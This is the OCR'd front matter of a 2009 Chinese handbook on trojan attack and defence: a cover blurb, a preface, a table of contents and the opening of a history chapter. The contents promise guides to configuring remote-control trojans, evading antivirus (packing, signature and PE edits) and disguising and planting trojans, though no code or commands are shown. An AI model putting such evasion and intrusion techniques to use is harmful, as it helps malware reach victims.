
免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

封面设计：黄丹

如今的网络世界中，木马带来的安全问题已经远超病毒，它们如幽灵般地渗入到计算机中，已成为监控、窃取和破坏我们信息安全的头号杀手。本手册融合了作者多年的研究成果，真实再现了木马配置、伪装、防杀、植入的全过程，深入浅出地讲解了如“反弹连接”、“线程插入”、“隧道技术”、“键盘记录”、“特征码修改”、“添加花指令”等热点问题，解答大多数木马方面的疑问！

一直以来，由于公众对木马知之甚少，才使得木马有机可乘，我们坚信只有将木马的伎俩公诸于众，才能更好地提升公众的安全意识，真正捍卫我们的信息财富。本手册可作为网络管理员、网络安全人员的参考资料；此外，对于那些饱受木马威胁的Windows用户也具有积极的指导作用。

Chapter1 快速走进木马的世界
Chapter2 C/S型木马程序
Chapter3 B/S型木马程序
Chapter4 特殊类型木马揭秘
Chapter5 搭建木马测试环境
Chapter6 木马防杀技术
Chapter7 另类木马防杀技术
Chapter8 木马伪装的多种方式



警告

本手册在内容讲述中列举了部分木马攻防实例，目的在于揭露木马的真实面目，方便读者理解并更好地鉴别它，防范它，读者切不可利用所讲述的内容入侵他人电脑，否则将被追究法律责任！

分类建议：网络安全

ISBN 978-7-89476-162-0

9 787894 761620 >

定价：38.00元（1CD+手册）

支持站点
IT精灵网：www.itdaily.com.cn
电脑报书友会：www.itbook.com.cn
电脑报数位学院：www.cpcwedu.com
环球科学：www.sciam.com.cn

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



前言
PREFACE

关于计算机病毒、网络盗号的新闻，我相信大家通过各种媒体都有所耳闻吧？就在2009年的3月15日晚上，中央电视台的3.15晚会全面曝光了个人信息被窃取等一系列安全事件，比如个人信息被运营商暗中频繁交易并从中获利，黑客通过木马病毒盗号窃取用户的银行资金……

其实作为一个长期关注网络安全的作者，对于“病毒产业链”的勾当也不是现在才知道。但是当这一切真实地展现在自己眼前时，还是觉得那么不可思议、那么触目惊心。于是我开始思考，这些可恶的木马病毒是怎么进入计算机系统，并将用户的系统变为传说中的“肉鸡”，从而在系统里面为所欲为的呢？我突然有了一种想法，就是把自己所了解的，关于黑客从入侵系统到盗号的整个过程，完完整整地展现在各位读者面前，并让整个“病毒产业链”大白于天下。

正巧此时电脑报也在策划一部防范木马入侵的网络安全读物，于是双方很快一拍即合，也就促成了这部《木马攻防全攻略》的最终面市。由于前期规划比较充分，因此在收集内容、撰写稿件的时候比较轻松，甚至可以说是一气呵成。首先我以木马程序为切入点，讲解了各种常用木马的使用、测试、免杀、传播，可以说较为全面地展现了“病毒产业链”的每一个环节。同时还在撰写稿件的时候，全面透切地分析和解读了目前网络中最新的安全事件，让普通读者能够快速了解黑客的最新手法。

如果要说稿件的撰写有没有遇到什么困难，我认为最大的问题就是其中涉及到大量的关于网络安全方面的术语以及PE文件的核心内容。对于第一次接触到汇编语言的读者，在遇到晦涩难懂的代码时可能更会感到痛苦不堪，于是我尽量使用浅显易懂的语言，再加上大量的小知识和小提示，目的让入门读者能够轻松明白文中的意思。希望大家阅读之后，能够更好地保护自己在网络中的利益，不要让那些不愉快的被盗事件再次发生在自己的身边。

《木马攻防全攻略》的最终出版让我感慨万千，虽然我已经撰写网络安全稿件很多年，但是结集成册出版还是第一次。能够把自己多年掌握的网络安全常识与应对技巧和广大的计算机

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

爱好者共同分享，一种自豪感也从心底油然而生。这既是对自己多年网络经验的一个总结，也是对未来能够为读者提供更多帮助的一种鞭策。


最后，本手册及光盘的制作，得到金山互联网安全公司工程师李铁军、梁佳俊(XO)等人的大力支持，在此特别致以感谢。

万立夫

2009 年 5 月

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



目录 CONTENTS

Chapter1 快速走进木马的世界

1.1 木马的前世和今生 …… 2

1.2 病毒与木马 …… 3

1.2.1 病毒的特点 …… 3

1.2.2 木马与后门 …… 4

1.3 木马与远程控制 …… 6

1.3.1 什么是远程控制 …… 7

1.3.2 远程控制的实现 …… 9

1.3.3 木马的特殊性 …… 10

1.4 木马的入侵途径 …… 11

Chapter2 C/S 型木马程序

2.1 木马王者——冰河 …… 14

2.1.1 “冰河”的介绍 …… 14

2.1.2 “冰河”的操作 …… 16

2.2 不死鸟——灰鸽子 …… 18

2.2.1 了解“反弹连接”木马 …… 18

2.2.2 配置“灰鸽子”服务端 …… 19

2.2.3 配置“灰鸽子”客户端 …… 24

2.2.4 远程控制服务端 …… 25

2.2.5 线程插入技术 …… 33

2.3 突破主动防御——红狼远控 … 35

2.3.1 配置“红狼”服务端 …… 35

2.3.2 “红狼”服务端操作 …… 36

2.3.3 “红狼”木马的相关技术 …… 41

Chapter3 B/S 型木马程序

3.1 浏览器木马——网络精灵 …… 46

3.1.1 网络精灵的由来 …… 46

3.1.2 网络精灵传统控制 …… 47

3.1.3 浏览器远程控制 …… 47

3.2 蔚蓝色的海洋——海阳顶端网 ASP 木马 …… 53

3.2.1 海阳顶端网 ASP 木马运行环境 … 53

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3.2.2 海阳顶端网 ASP 木马的功能 ··· 54
3.2.3 配置海阳顶端网 ASP 木马 ····· 66
3.3 多项全能远程控制——rmtsvc ··· 67
3.3.1 rmtsvc 命令行参数 ····· 67
3.3.2 rmtsvc 的配置文件 ····· 68
3.3.3 rmtsvc 的实际操作 ····· 70

Chapter4 特殊类型木马揭秘
4.1 木马病毒传送带——木马下载者 ····· 82
4.1.1 木马下载者的作用 ····· 82
4.1.2 木马下载者操作演示 ····· 82
4.1.3 木马下载者特殊技术 ····· 84
4.2 脚本木马下载者——一句话木马 ····· 86
4.2.1 什么是“一句话木马” ····· 86
4.2.2 配置“一句话木马” ····· 87
4.2.3 另类“一句话木马” ····· 89
4.3 在内网中飞翔——端口映射 ··· 94
4.3.1 什么是端口映射 ····· 95
4.3.2 端口映射如何实现 ····· 96
4.4 在网络中隐身——网络跳板 ··· 98
4.4.1 什么是跳板 ····· 98
4.4.2 跳板的制作 ····· 100
4.5 由黑变白的“黑洞”远程控制 ··· 104
4.5.1 配置“黑洞”客户端 ····· 104
4.5.2 配置“黑洞”服务端 ····· 106
4.5.3 控制“黑洞”服务端 ····· 108

Chapter5 搭建木马测试环境
5.1 优化配置杀毒软件 ····· 114
5.1.1 优化设置 ····· 114
5.1.2 隔离还原 ····· 116
5.1.3 系统防护 ····· 117
5.1.4 放行木马 ····· 119
5.2 虚拟机的安装配置 ····· 120
5.2.1 什么是虚拟机 ····· 120
5.2.2 虚拟机的种类 ····· 120
5.2.3 虚拟机的配置 ····· 121
5.3 安装配置影子系统 ····· 131
5.3.1 影子系统的介绍 ····· 131
5.3.2 影子系统的操作 ····· 131
5.4 安装配置沙盘安全环境 ····· 137
5.4.1 Sandboxie 的保护方式 ····· 137
5.4.2 Sandboxie 的使用方法 ····· 137
5.4.3 Sandboxie 的其他设置 ····· 141
5.5 搭建脚本运行环境 ····· 142
5.5.1 搭建 ASP 脚本运行环境 ····· 142
5.5.2 快速搭建 ASP 运行环境 ····· 147
5.5.3 搭建 PHP 脚本运行环境 ····· 149

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Chapter6 木马防杀技术

6.1 杀毒软件的基础知识 …… 152
6.1.1 杀毒软件原理基础 …… 152
6.1.2 基于文件扫描的技术 …… 153
6.1.3 认识 PE 文件结构 …… 156
6.1.4 认识汇编语言 …… 159
6.2 加壳及多重加壳操作 …… 162
6.2.1 什么是“壳” …… 162
6.2.2 单一壳的操作 …… 162
6.2.3 壳的变异操作 …… 167
6.2.4 多重加壳演示 …… 176
6.2.5 壳中改籽技巧 …… 177
6.3 花指令的添加和修改 …… 182
6.3.1 什么是花指令 …… 182
6.3.2 利用工具加花 …… 182
6.3.3 修改旧花指令 …… 183
6.3.4 编写新花指令 …… 188
6.3.5 添加新花指令 …… 191
6.4 分析查找木马特征码 …… 194
6.4.1 何谓“特征码” …… 194
6.4.2 分析文件特征码 …… 195
6.4.3 修改文件特征码 …… 198
6.4.4 关键字分析修改 …… 201
6.4.5 分析内存特征码 …… 202
6.4.6 其他分析方式 …… 203
6.5 PE 文件头的分析修改 …… 204
6.5.1 PE 文件头的介绍 …… 205
6.5.2 PE 文件头的修改 …… 205
6.6 输入表内容分析修改 …… 217
6.6.1 什么是输入表 …… 217
6.6.2 重建输入表 …… 218
6.6.3 转移函数名称 …… 221

Chapter7 另类木马防杀技术

7.1 附加数据惹的祸 …… 224
7.1.1 附加数据留下线索 …… 224
7.1.2 “PCshare”的修改 …… 224
7.1.3 “灰鸽子”的修改 …… 228
7.2 修改木马关键字符串 …… 231
7.2.1 “移花接木”调换字符串 …… 231
7.2.2 “借尸还魂”替代字符串 …… 233
7.3 木马突破主动防御的手段 … 235
7.3.1 什么是主动防御 …… 235
7.3.2 突破卡巴斯基主动防御 …… 237
7.3.3 其他杀毒软件主动防御 …… 240
7.3.4 木马程序自定义设置 …… 242
7.3.5 简单设置突破主动防御 …… 243
7.3.6 捆绑程序巧过主动防御 …… 245
7.4 脚本木马免杀方法 …… 246
7.4.1 脚本木马工具免杀法 …… 246
7.4.2 脚本木马手工免杀法 …… 248
7.4.3 其他脚本木马免杀法 …… 255

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

7.5 网页木马免杀方法 …… 261
7.5.1 网页木马工具免杀法 …… 262
7.5.2 网页木马手工免杀法 …… 264
7.5.3 网页木马免杀延伸 …… 269
7.6 雷客图可以这样躲过 …… 270
7.6.1 修改代码绕过雷客图 …… 270
7.6.2 修改时间继续伪装 …… 273
7.7 反调试躲过杀毒软件 …… 277
7.7.1 SEH 相关知识 …… 277
7.7.2 SEH 操作原理 …… 277
7.7.3 SEH 操作过程 …… 278
7.7.4 SEH 加花操作 …… 278
7.8 SYS 文件的免杀技巧 …… 282
7.8.1 提取 SYS 文件 …… 283
7.8.2 修改特征码 …… 283
7.8.3 调整特征码 …… 285
7.8.4 文件头修改 …… 287
7.8.5 加壳处理操作 …… 288

Chapter8 木马伪装的多种方式

8.1 文件捆绑 …… 290
8.1.1 常规捆绑 …… 290
8.1.2 压缩捆绑 …… 291
8.1.3 插入捆绑 …… 300
8.1.4 克隆捆绑 …… 302
8.2 属性伪装 …… 304
8.2.1 属性伪装 …… 304
8.2.2 伪装签名 …… 306
8.2.3 定义签名 …… 307
8.3 图标伪装 …… 311
8.3.1 生成图标 …… 311
8.3.2 替换图标 …… 311
8.4 网页木马 …… 312
8.4.1 制作网页木马 …… 312
8.4.2 网页木马的传播方式 …… 313
8.4.3 网站系统漏洞挂马法 …… 315
8.4.4 IIS 写权限挂马法 …… 320
8.4.5 电子邮件挂马法 …… 322
8.5 端口入侵 …… 324
8.5.1 什么是端口 …… 324
8.5.2 系统服务型 …… 325
8.5.3 网路服务型 …… 331
8.5.4 入侵辅助型 …… 332
8.6 视频伪装 …… 332
8.6.1 RM 文件的伪装利用 …… 332
8.6.2 WMV 文件的伪装利用 …… 333
8.7 漏洞入侵 …… 336
8.7.1 什么是数据溢出 …… 336
8.7.2 专业工具入侵 …… 337
8.7.3 手工批量入侵 …… 339
8.7.4 工具批量入侵 …… 343

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



Chapter 1

快速走进木马的世界

●距今 3000 多年，发生了一场著名的“特洛伊”战争，希腊士兵使用木马最终获得了胜利。在跨越了几十个世纪以后，木马被一群称为“黑客”的人再次唤醒，并成为他们在网络世界中“攻城拔寨”的一款利器。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

1.1 木马的前世和今生

特洛伊木马(以下简称木马),英文叫做“Trojan horse”,其名称取自希腊神话的特洛伊木马记。古希腊传说,特洛伊王子帕里斯在访问希腊时诱走了王后海伦,希腊人因此远征特洛伊。围攻 9 年后到第 10 年,希腊将领奥德修斯献了一计,就是把一批勇士埋伏在一匹巨大的木马腹内,放在城外后佯作退兵。特洛伊人以为敌兵已退,就把木马作为战利品搬入城中。到了夜间,埋伏在木马中的勇士跳出来打开了城门,希腊将士一拥而入攻下了城池。后来,人们就常用“特洛伊木马”这一典故,用来比喻在敌方营垒里埋下伏兵里应外合的活动。

特洛伊木马没有复制能力,它的特点是伪装成一个实用工具或一个可爱的游戏,这会诱使用户将其安装在计算机系统或者服务器上。“中了木马”就是指安装了木马的服务器程序,例如某电脑被安装了木马服务器程序,那么拥有控制器程序的人就可以完全控制住这台电脑,不论是文件、程序,还是账号、密码都毫无安全可言。




图 1-1 木马能悄悄地入侵他人电脑

从木马的发展来看,基本上可以分为两个阶段。当网络还处于以 UNIX 平台为主的时代木马就产生了,当时的木马程序功能相对简单,往往是将一段程序嵌入到系统文件中,用跳转指令来执行一些远程控制功能,在这个时期木马的设计者和使用者大都是些技术人员,必须具备相当的网络和编程知识。随着 Windows 平台的日益普及,一些基于图形操作的木马程序出现了,用户界面的改善“普及”了木马,让那些不太懂专业知识人都可以熟练地操作木马,因此木马就泛滥了,使用木马入侵的事件也频繁出现。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

注 意 现在，木马的功能已经非常完善，破坏力也相当惊人，被木马控制的电脑将毫无秘密可言，人们的隐私信息岌岌可危，我们应该正视网络世界面临的威胁，并采取行动捍卫信息安全。



一点计算机被木马侵蚀，就很难彻底清除，因为缺乏木马知识的用户并不知道木马会潜伏在那个角落

图 1-2 木马已经成为计算机系统中潜伏的幽灵

1.2 病毒与木马

使用计算机的用户都会遇到病毒和木马，我们首先从源头了解一下病毒和木马。

1.2.1 病毒的特点

按照计算机管理条例法对病毒定义有两个最明显的特点，它具有自我传播性，就是我们所说的感染；还有一个是破坏性。一般病毒会带来一定的危害，这两个特性是病毒最重要的特性。目前病毒主要是伴随着网络的发展，需要进行快速的传播。比如说 2003 年的冲击波，是利用的系统漏洞，传播速度非常之快，一天之内感染了全球大部分有漏洞的电脑。病毒主要的发展趋势就是传播，要达到最大泛围的传播。目前在国内外比较流行的一些病毒主要是利用即时通信软件或恶意邮件进行传播。

